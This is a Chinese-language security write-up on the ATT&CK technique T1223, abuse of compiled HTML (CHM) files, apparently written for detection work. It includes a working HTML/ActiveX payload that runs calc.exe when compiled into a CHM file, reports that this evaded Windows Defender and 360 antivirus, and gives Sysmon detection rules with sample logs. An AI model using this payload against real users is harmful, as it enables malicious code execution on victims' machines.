

T1223-Compiled HTML File







CHM文件是各种内容的压缩编译，例如HTML文档，图像和脚本/ Web相关的编程语言，如VBA，JavaScript，Java和ActiveX。内容使用HTML Help executable program（hh.exe）加载的Internet Explorer浏览器基础组件显示。

攻击者可能滥用此技术来隐藏恶意代码。把嵌入payload的自定义CHM文件可以传送给受害者，然后由[用户执行](#)触发。CHM执行还可以绕过旧版和/或未修补系统上的应用程序白名单，这些系统没有监控通过hh.exe执行二进制文件。

命令执行

技术复现


新建一个HTML文件并填入一下内容，使用Easy CHM工具编译成CHM文件

	DIR1	2019/9/16 19:55	文件夹	
	DIR2	2019/9/16 19:55	文件夹	
	_EasyCHM_ErrorLog.Log	2019/9/16 20:23	文本文档	1 KB
	EasyCHM_Alias.h	2019/9/16 20:23	H 文件	1 KB
	EasyCHM_Map.h	2019/9/16 20:23	H 文件	1 KB
	Read.html	2019/9/16 20:23	HTML 文档	1 KB

```
<!DOCTYPE html><html><head><title>CHM CODE EXEC</title></head><body>
command exec
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1
height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1" value=',calc.exe'>
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
x.Click();
</SCRIPT>
</body></html>
```

结果验证


绕过windows defender执行命令



360静态查杀结果



360动态防御被绕过



尝试使用CHM执行远控

尝试通过cmd调用powershell、通过regsvr32执行远程代码、通过hh释放本地文件加载均被拦截

结果验证



威胁取证

虽然防护软件会拦截一些命令的执行，但是在执行calc的时候并没有进行拦截操作，猜测是使用白名单限制，此种方法存在被白名单绕过的风险，在不变更攻击原理的情况下不影响以下规则的检测效果

进程特征：（级别：高）

hh.exe作为父进程去创建其他进程，是一种可疑行为
ParentImage contains 'regsvr32.exe'

```
t message

Process Create:
RuleName:
UtcTime: 2019-09-19 13:34:02.544
ProcessGuid: {E2C002EF-83CA-5D83-0000-00107C3B6301}
ProcessId: 2948
Image: C:\Windows\System32\calc.exe
FileVersion: 6.1.7600.16385 (win7_rtm.090713-1255)
Description: Windows Calculator
Product: Microsoft Windows Operating System
Company: Microsoft Corporation
OriginalFileName: CALC.EXE
CommandLine: "C:\Windows\System32\calc.exe"
CurrentDirectory: C:\Users\Administrator\Desktop\
User: WIN7-1802131158\Administrator
LogonGuid: {E2C002EF-7D68-5D83-0000-00201B5B0900}
LogonId: 0x95b1b
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=10E4A1D2132CCB5C6759F038CD66F3C9, SHA256=C6A91CBA00BF87CDB064C49ADAA82255C8EC6FDD48FD21F9B3B96ABF019916B
ParentProcessGuid: {E2C002EF-83CA-5D83-0000-001063FE6201}
ParentProcessId: 626
ParentImage: C:\Windows\hh.exe
ParentCommandLine: "C:\Windows\hh.exe" C:\Users\Administrator\Desktop\CHM.CHM
```

加载项特征：（级别：高）

在执行payload创建COM对象时会使用Jscript脚本，这样系统就会调用脚本程序
eventid = 7 AND ImageLoaded contains 'jscript'

```
t message

Image loaded:
RuleName:
UtcTime: 2019-09-19 13:34:02.528
ProcessGuid: {E2C002EF-83CA-5D83-0000-001063FE6201}
ProcessId: 976
Image: C:\Windows\hh.exe
ImageLoaded: C:\Windows\System32\jscript9.dll
FileVersion: 9.00.8112.16561 (WIN7_IE9_GDR.140606-1729)
Description: Microsoft ® JScript
Product: Windows Internet Explorer
Company: Microsoft Corporation
OriginalFileName: jscript9.dll
Hashes: MD5=8E6746AF9EA920E39C9D1C663DB567A6, SHA256=E9039F05487E11BF845EEA068735FC89C526DD7B7967A5C81C298C8D4C85B04D
Signed: true
Signature: Microsoft Windows
SignatureStatus: Valid
```

参考

<https://attack.mitre.org/techniques/T1223/>

<https://www.cnblogs.com/ssooking/articles/6171247.html>